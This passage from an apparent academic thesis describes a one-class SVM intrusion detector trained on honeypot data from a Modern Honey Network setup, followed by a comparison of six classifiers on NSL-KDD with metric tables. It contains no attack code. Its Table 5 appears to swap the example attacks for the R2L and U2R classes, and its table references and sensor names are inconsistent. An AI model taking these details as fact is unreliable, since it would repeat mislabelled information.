and divides the samples into separate groups through a wide gap while penalizing all samples that appear on the wrong side of the gap. Then, the SVM model produces his predictions by assigning points to one side of the gap or the other. Occasionally, to increase the existing samples to be able to build the two-class model, over-sampling is used; however, it is impossible to predict all new patterns of a network intrusion detection system from limited examples. Furthermore, a collection of even limited examples can be expensive.

Adapting the one-class classification from a two-class SVM problem was proposed in [64]. The basic idea was to use an appropriate kernel function to map the input data to a high dimensional feature space. Doing this, it was possible to create a decision function that best separates up one class samples from the second-class samples with the maximum margin.




Figure 15: Geometry Interpretation of the One-Class SVM Classifier.

5.2. The MHN Dataset

Finding a comprehensive and valid dataset to train and evaluate proposed intrusion detection techniques is a significant challenge to many researchers [136]. Although there exist a number of available datasets that researchers have used in evaluating their proposed approaches performance,

most of them are unreliable and out of date and do not reflect the current trends. On the other hand, most of the adequate and suitable datasets are not publicly available due to privacy issues. This chapter produces a new reliable IDS dataset that contains benign and different common attack network flows, that meets the real-world criteria. In this section, we describe the dataset and how it was collected.

To collect the data, we have implemented the Modern Honey Network (MHN) [137], which is a centralized server to manage and collect data from honeypots. MHN has an easy-to-use web interface that helps in quickly deploying the sensors and immediately collecting a viewable data. MHN deploys scripts which include several common honeypot technologies, like Snort, Cowrie, Dionaea, and glastopf., MHN can aid in developing stronger network security by analyzing the data from honeynets. Unfortunately, no tool currently exists to aggregate data from the sensors implemented with MHN environments. So, we created a dataset tool using Excel, which aggregates data from separate network monitors into a single spreadsheet.

We used Google Cloud to create four instances of Ubuntu 16.04 LTS servers, where we had one MHN server, and three sensor servers. The first sensor (Sensor-1) was set up with Conpot, p0f, and Snort. The second sensor (Sensor-3) was set up with Shockpot, Elastic honey, p0f and Snort. The third sensor (Sensor-4) was set up with Wordpot, p0f and Snort. Using this architecture; we were able to collect a large amount of data through the sensors. We also were able to sort through the data and create a better format and similar data structure for all the collected data. Figure 16 shows the MHN implementation.




Figure 16: Modern Honey Network Implementation.

5.2.1. Network Sensors and Honeypots

In an active Modern Honey Network environment, there are different sensors and honeypots that can be deployed. In this section, six of the typical sensors are described. These are the monitors that we chose to implement in our network, and they include: Snort, p0f, Conpot, Elasticchoney, Wordpot and Shockpot.

Snort: Snort is one of the more popular sensors and collects a lot of diverse network and attack data. It performs real-time traffic analyses and packet logging on the IP network. That means, with a snort sensor, we can get different information from the rudimentary traffic. We can get information out of the packet logging feature. These are based on the IP network.

p0f: P0f stands for passive OS fingerprinting tool. This sensor includes different passive traffic fingerprinting mechanisms. Nobody noticed that the data was scanned though this sensor. It identifies the player, in this case, the OS, behind any incidental TCP/IP communication. Like Snort, this sensor is also based on the TCP/IP stack but gives more detailed information than the Snort sensor. In a similar fashion to Snort, p0f collects a lot of information and is often used in MHN implementations.

Conpot: Conpot is a low interaction Industrial Control System honeypot. That means it provides a range of common industrial control protocols. Like many other MHN honeypots, this network monitor simulates a fake machine. In fact, this honeypot emulates a complex infrastructure. The attacker should think that he found a huge industrial complex which is worthwhile to attack. With the emulation of a huge infrastructure, it also increases the honeypot attack surface in general. For this project it is important to have a huge attack surface to get a lot of information.

Elasticshoney: The Elasticshoney sensor simulates the Elasticsearch search engine. Elasticsearch is a well-known target for attackers because traffic is easy to capture. The Elasticshoney takes all request on /, /_search and /_nodes endpoints. It returns JSON as response. In addition, it stores a JSON file with all important information about the attack.

Wordpot: Wordpot is the MHN sensor which was created to simulate a WordPress site. This means, if a company has a WordPress site, they can use the Wordpot honeypot as a decoy, making it a suitable choice for a sensor. WordPress sites are also often at the receiving end of web attacks. This is due to the fact that WordPress is one of the most common frameworks for websites on the Internet. Being that WordPress sites are so commonplace on the web, we decided to implement a Wordpot sensor to generate attack traffic.

Shockpot: Shockpot is another example of a web app honeypot. The first goal of this sensor is to catch attackers targeting the ShellShock vulnerability. It also functions much like the other honeypots discussed above, acting as a fake web application to draw the attention of potential network attacker.

5.3. The Experimental Setup

Data source: Our dataset consists of 41770 entries with 25 feature columns which are a mix of numeric and categorical types plus one label column. In order to train our anomaly detector, we will be using only the samples with a 'normal' label while ignoring those with an 'anomaly' label. However, we will be using both categories for evaluating the anomaly detector. In our experiment, we used Azure Machine Learning (AML) which is a cloud-based environment from Microsoft to preprocess data, train, test, deploy, manage, and track ML models.

Preprocessing: The first step in the experiment is the dataset preprocessing where we use the AML Metadata Editor module to mark the target column 'Class' as type 'label'. Next, we split the data into two sets, one (70%) for training and the second (30%) for testing. To make sure that the training set contains only normal traffic, we use the Split module with a regex filter on the label column to remove rows with 'anomaly' label. This process is being repeated on the data that is used for parameter sweep including a further splitting of training data into train and validation sets.

Model training: The second step is the model training process using the OCSVM. In this process, the model works on separating the training data collection from the origin using maximum margin. By default, a radial basis kernel is used. To specify the parameters of the model we use the Create Trainer Mode option from the module properties and select the Parameter Sweep mode which is used in conjunction with the Sweep Parameters module. This module produces a learner with the best settings.

Model evaluation: The next step is using the generic Score Model module to obtain the predictions from the OCSVM anomaly detector, and finally, evaluate the proposed model. Figure 17 shows the whole process as applied in the AML.




Figure 17. OCSVM Anomaly Detector Model Using AML.

5.4. The Experimental Results

Since our dataset was randomly divided into 70% for training and 30% for testing, in the preprocessing phase, we tried to run the experiment several times to compute the average and variance of the results on the test data. The AML evaluation module shows that there is no big variance in the results and the average accuracy of the proposed anomaly detection model was 97.61%. Figure 18 shows the Per-class comparison for Precision, Recall, and F1 Score.




Figure 18: Per-Class Comparison Based on Precision, Recall and F1 Score.

This chapter proposed a new network intrusion detection model that applied the OCSVM algorithm. The proposed model method worked by modeling what is normal instead of what is anomalous and was able to detect the anomalies with a high detection rate. The model has been experimented on a new dataset collected from real network traffic using the modern honey network. The focus of the next chapter will be in comparing the performance of a set of ML classifiers for multi class dataset as a preliminary step towards implementing a powerful IDS.

5.5. Discussion

With the network developing at an unprecedented pace, the traditional intrusion detection approaches are faced with more and more challenges. So, a lot of new techniques have been introduced to conduct intrusion detection, among which the SVM algorithm is one of the widely used techniques. SVM tries to construct a hyperplane that has the largest distance to the nearest training-data point of any class in a high or infinite-dimensional space, which can be used for classification and other tasks. By using the slack variables and kernel tricks, the SVM guarantees to find the hyperplane that achieves a good separation. Whereas in the actual intrusion detection scenarios, the conventional two-class SVM algorithms may face some minor problems.

Given this, this chapter proposed an adopted OCSVM, which uses the normal connection records as the training dataset and can recognize normal from various attacks, to create an anomaly detection model for network intrusions. The proposed model has achieved a high detection rate, low false-positive rate, and low false alarm rate. The overall detection rate achieved was 99.53% with accuracy reached 97.61% and false positive rate equals 0.005% and with false alarm equals 0.7%. The proposed model has the advantage of detecting attacks without previous knowledge about their behavior. The model just learns normal behavior. The standard deviation with a tuning value is used to determine the normal class's boundaries and any instance that has a distance greater than the standard deviation of that normal class is labeled as abnormal.

6. COMPARATIVE ANALYSIS OF ML CLASSIFIERS USING NSL-KDD DATASET

Though ML approaches are used frequently, a deep analysis of ML algorithms in the context of intrusion detection is somewhat lacking. In this section, we present a comprehensive analysis of some of the most popular ML classifiers regarding identifying intrusions in network traffic. Specifically, we analyze the classifiers along various dimensions, namely, feature selection, sensitivity to hyper-parameter selection and class imbalance problems that are inherent to intrusion detection. We evaluate several classifiers using the NSL-KDD dataset and summarize their effectiveness using a detailed experimental evaluation. We present the experimental setup and the results of comparing six ML classifiers regarding classification accuracy, TPR, FPR, precision, recall, f-measure, and ROC area. We selected the six classifiers from various classifier families and applied them to NSL-KDD dataset. The selected classifiers are Naïve Bayes, Logistic, Multilayer Perceptron (NN), SMO (SVM), IBK (KNN) and J48 (DT).

6.1. Statistical Summary of NSL-KDD

Each record in the NSL-KDD dataset unfolds different features of the traffic with 41 attributes plus an assigned label classifying each record as either normal or attack. The features of the dataset are three types: Nominal, Numeric, and Binary. The nominal features are 2, 3, and 4, while the binary features are 7, 12, 14, 15, 21, and 22, and the rest of the features are a numeric type. Authors in [91] listed the details of those attributes that are the attributes names, description, and sample data.

Attack types in the dataset can be grouped into four main classes namely DoS, U2R, Probe, and R2L [138]. Table 5 maps different attack types with its attack class while Table 5 shows the number of occurrences for normal and different attack classes.

Table 5: NSL-KDD Attack Types and Classes.

Attack Class	Attack Type	Sample Relevant Feature	Example
DoS	Apache2, Back, Pod, Process table, Worm, Neptune, Smurf, Land, Udpstorm, Teardrop	percentage of packets with errors - source bytes	Syn flooding
Probe	Satan, Ipsweep, Nmap, Portsweep, Mscan, Saint	source bytes - duration of the connection	Port scanning
R2L	Httpunnel, Snmpgetattack, Snmpguess, Guess_Password, Imap, Warezclient, Ftp_write, Phf, Multihop, Warezmaster, Spy, Xsnoop, Xlock, Sendmail	number of shell prompts invoked - the number of file creations	Buffer overflow
U2R	Buffer_overflow, Xterm, SQL attack, Perl, Loadmodule, Loadmodule, Ps, Rootkit	Service requested – connection duration – num of failed login attempts	password guessing

Table 6 shows that the number of attack records associated with the R2L and U2R attack classes in the dataset is very low compared to the normal and other attack classes, which leads to the imbalanced problem. Classification process for any imbalanced dataset is always a challenging issue for researchers. Most standard ML and data mining methods consider balanced datasets. When the methods are used with an imbalanced dataset, they produce biased results toward the

samples from the majority classes. The classification accuracy for the majority classes is much higher than for the minority classes [139].

Table 6: No of Samples for Normal and Attack Classes.

Class	Training Set	Occurrences Percentage	Testing Set	Occurrences Percentage
Normal	67343	53.46 %	9711	43.08 %
DoS	45927	36.46 %	7460	33.08 %
Probe	11656	9.25 %	2421	10.74 %
R2L	995	0.79 %	2885	12.22 %
U2R	52	0.04 %	67	0.89 %
Total	125973	100.0 %	22544	100.0 %

6.2. Experimental Setup

Our experimental setup went through three phases. In the first phase, we compared the performance of the classifiers with their default settings and without any preprocessing for the dataset. We trained the classifiers on the training dataset provided by NSL-KDD using Stratified Cross-Validation of 10-folds and used the trained models with the testing dataset. The testing datasets were also provided by NSL-KDD to compare the performance. The results of this phase are summarized in Tables 8 and 9 where Table 10 summarizes performance metrics for the trained models and Table 10 summarizes the same performance metrics for the trained models on the test dataset.

In the second phase, the NSL-KDD dataset was preprocessed to reduce its dimension by selecting the most relevant features. We applied the InfoGainAttributeEval algorithm with Ranker which ranked the attributes by their evaluation and resulted in selecting 14 out of 41 features suggested by NSL-KDD. The selected features are shown in Table 7. We also used CVParameterSelection to perform the hyperparameter optimization for each classifier. Finally, we compared the performance as we did in the first phase. The results of this phase are summarized in Tables 9 and 10.

Table 7: NSL-KDD Selected Features.

Feature No.	Feature Name	Description
3	Service	The destination of the network service used
4	Flag	The status of the connection
5	Src_bytes	Number of bytes transferred from source to destination
6	Dst_bytes	Number of bytes transferred from destination to source
9	Urgent	A number of connection urgent packets
12	Logged_in	Login Status: successfully =1, Otherwise = 0
14	Root_shell	1 if root shell is obtained; 0 otherwise
25	Serror_rate	Percentage of the connections which activated the s0, s1, s2 or s3 flags among the aggregated connections in (count)
26	Srv_error_rate	Percentage of the connections that have SYN errors
29	Same_srv_rate	Percentage of the connections to the same service

Feature No.	Feature Name	Description
30	Diff_srv_rate	Percentage of the connections which were going to different services, amongst the connections aggregated in (count)
37	Dst_host_srv_ diff_host_rate	Percentage of the connections coming from different hosts and going to the same service
38	Dst_host_serror_rate	Percentage of the connections which have activated the s0, s1, s2 or s3 flags, among the aggregated connections in (dst_host_count)
39	Dst_host_srv_s error_rate	Percentage of the connections which have activated the s0, s1, s2 or s3 flags among the connections aggregated in (dst_host_srv_count)

In the third phase, we worked on mitigating the dataset imbalance problem by under-sampling the dominant classes and over-sampling the minority classes. For under-sampling, we used WEKA's Resample filter which takes a random subsample. By setting the bias toward the uniform class to 1, we ensured that the output subsample was balanced. For oversampling, we used WEKA's SMOTE filter. SMOTE stands for Synthetic Minority Over-Sampling Technique. It works by generating synthetic instances based on the existing instances in the minority class to balance the data. The synthetic instances are generated by taking random points along a line between an existing minority instance and its nearest neighbors.

All experiments have been carried out using WEKA, a data mining tool running on a PC with Intel(R) CORE(TM) i5-6600K CPU @ 3.50GHz, 3.50 GHz, 8 GB RAM installed and running a 64-bit Windows 10 OS, x64-based processor.

6.3. Experimental Results

For the evaluation purpose of each of the classifiers, we considered Stratified Cross-Validation more important. The evaluation is performed using the training dataset, Stratified Cross-Validation of 10-fold and the testing dataset provided by NSL-KDD.

Figures 19, 20, 21, 22, and 23 summarize the performance of the tested classifiers according to Accuracy, and ROC Area in the first two experimental phases. Tables 7, 8, 9, and 10 present a comprehensive comparison of the classifiers regarding classification accuracy, Precision, Recall, TPR, FPR, F-Measure, and ROC Area. Table 11 shows the accuracy of each classifier in classifying different types of attacks.




Figure 19: Training Vs. Testing Accuracy of Phase 1.




Figure 20: Training Vs. Testing Accuracy of Phase 2.




Figure 21: Testing Accuracy of Phases 1 and 2.




Figure 22: ROC Curves for Phase 1.




Figure 23: ROC Curves for Phase 2.

Table 8: Classifier Trained Model Accuracy Metrics of Phase 1.

Classifier	Accuracy	TPR	FPR	Precision	Recall	F-Measure	ROC Area
NB	80.20 %	0.841	0.087	0.890	0.841	0.852	0.968
Logistic	91.55 %	0.955	0.039	0.952	0.955	0.952	0.983
MLP	94.98 %	0.969	0.026	0.973	0.969	0.970	0.992
SMO	91.81 %	0.957	0.027	0.972	0.957	0.973	0.977
IBK	94.62 %	0.986	0.002	0.996	0.996	0.996	0.988
J48	94.74 %	0.987	0.002	0.997	0.997	0.997	0.987

Table 9: Classifier Trained Model Accuracy Metrics on The Test Dataset of Phase 1.

Classifier	Accuracy	TPR	FPR	Precision	Recall	F-Measure	ROC Area
NB	76.12 %	0.916	0.337	0.673	0.916	0.776	0.837
Logistic	75.60 %	0.928	0.380	0.649	0.928	0.763	0.653
MLP	77.60 %	0.929	0.393	0.642	0.929	0.759	0.886
SMO	75.39 %	0.926	0.393	0.641	0.926	0.758	0.625
IBK	79.35 %	0.927	0.353	0.665	0.927	0.775	0.802
J48	81.69 %	0.972	0.318	0.698	0.972	0.813	0.818

Table 10: Classifier Trained Model Accuracy Metrics of Phase 2.

Classifier	Accuracy	TPR	FPR	Precision	Recall	F-Measure	ROC Area
NB	90.41 %	0.898	0.083	0.947	0.898	0.922	0.957
Logistic	95.48 %	0.965	0.064	0.958	0.965	0.961	0.975
MLP	96.50 %	0.973	0.051	0.965	0.973	0.969	0.973
SMO	95.73 %	0.966	0.060	0.960	0.966	0.963	0.953
IBK	97.83 %	0.979	0.022	0.979	0.979	0.979	0.978
J48	97.89 %	0.979	0.022	0.979	0.979	0.979	0.979

Table 11: Classifier Trained Model Accuracy Metrics on The Test Dataset of Phase 2.

Classifier	Accuracy	TPR	FPR	Precision	Recall	F-Measure	ROC Area
NB	78.15 %	0.782	0.083	0.821	0.782	0.794	0.889
Logistic	81.51 %	0.815	0.142	0.851	0.815	0.832	0.889
MLP	78.15 %	0.782	0.173	0.818	0.782	0.799	0.889
SMO	79.83 %	0.798	0.161	0.832	0.798	0.814	0.856
IBK	84.35 %	0.824	0.134	0.860	0.824	0.841	0.838
J48	82.67 %	0.807	0.157	0.837	0.807	0.821	0.883

Table 12: Classifier Accuracy Detection for Different Classes of Attacks.

Classifier	Class	Phase I	Phase II	Phase III
NB	Normal	76.1 %	86.0 %	89.9 %
	DoS	75.2 %	83.8 %	91.8 %
	Probe	76.1 %	81.8 %	83.9 %
	R2L	10.1 %	26.7 %	39.0 %
	U2R	30.3 %	30.8 %	32.1%
Logistic	Normal	75.6 %	84.4 %	96.4 %
	DoS	74.9 %	90.7 %	96.7 %
	Probe	75.1 %	69.6 %	88.7 %
	R2L	00.0 %	00.0 %	26.2 %
	U2R	22.3 %	26.7 %	53.2 %
MLP	Normal	77.6 %	82.4 %	97.5 %

Classifier	Class	Phase I	Phase II	Phase III
	DoS	80.5 %	86.3 %	97.4 %
	Probe	68.9 %	63.2 %	93.9 %
	R2L	00.0 %	00.0 %	60.6 %
	U2R	08.9 %	09.7 %	30.2 %
SMO	Normal	75.3 %	83.3 %	96.7 %
	DoS	74.7 %	91.9 %	97.5 %
	Probe	55.4 %	60.0 %	87.6 %
	R2L	00.0 %	00.0 %	02.7 %
	U2R	00.0 %	00.0 %	04.9 %
IBK	Normal	79.3 %	86.8 %	99.4 %
	DoS	80.5 %	90.7 %	99.5 %
	Probe	71.8 %	76.2 %	99.0 %
	R2L	00.0 %	00.0 %	53.2 %
	U2R	00.0 %	00.0 %	41.5 %
J48	Normal	81.6 %	84.8 %	99.5 %
	DoS	80.1 %	89.2 %	99.2 %
	Probe	67.9 %	63.2 %	91.6 %
	R2L	18.9 %	18.2 %	55.1 %
	U2R	00.0 %	00.0 %	39.3 %

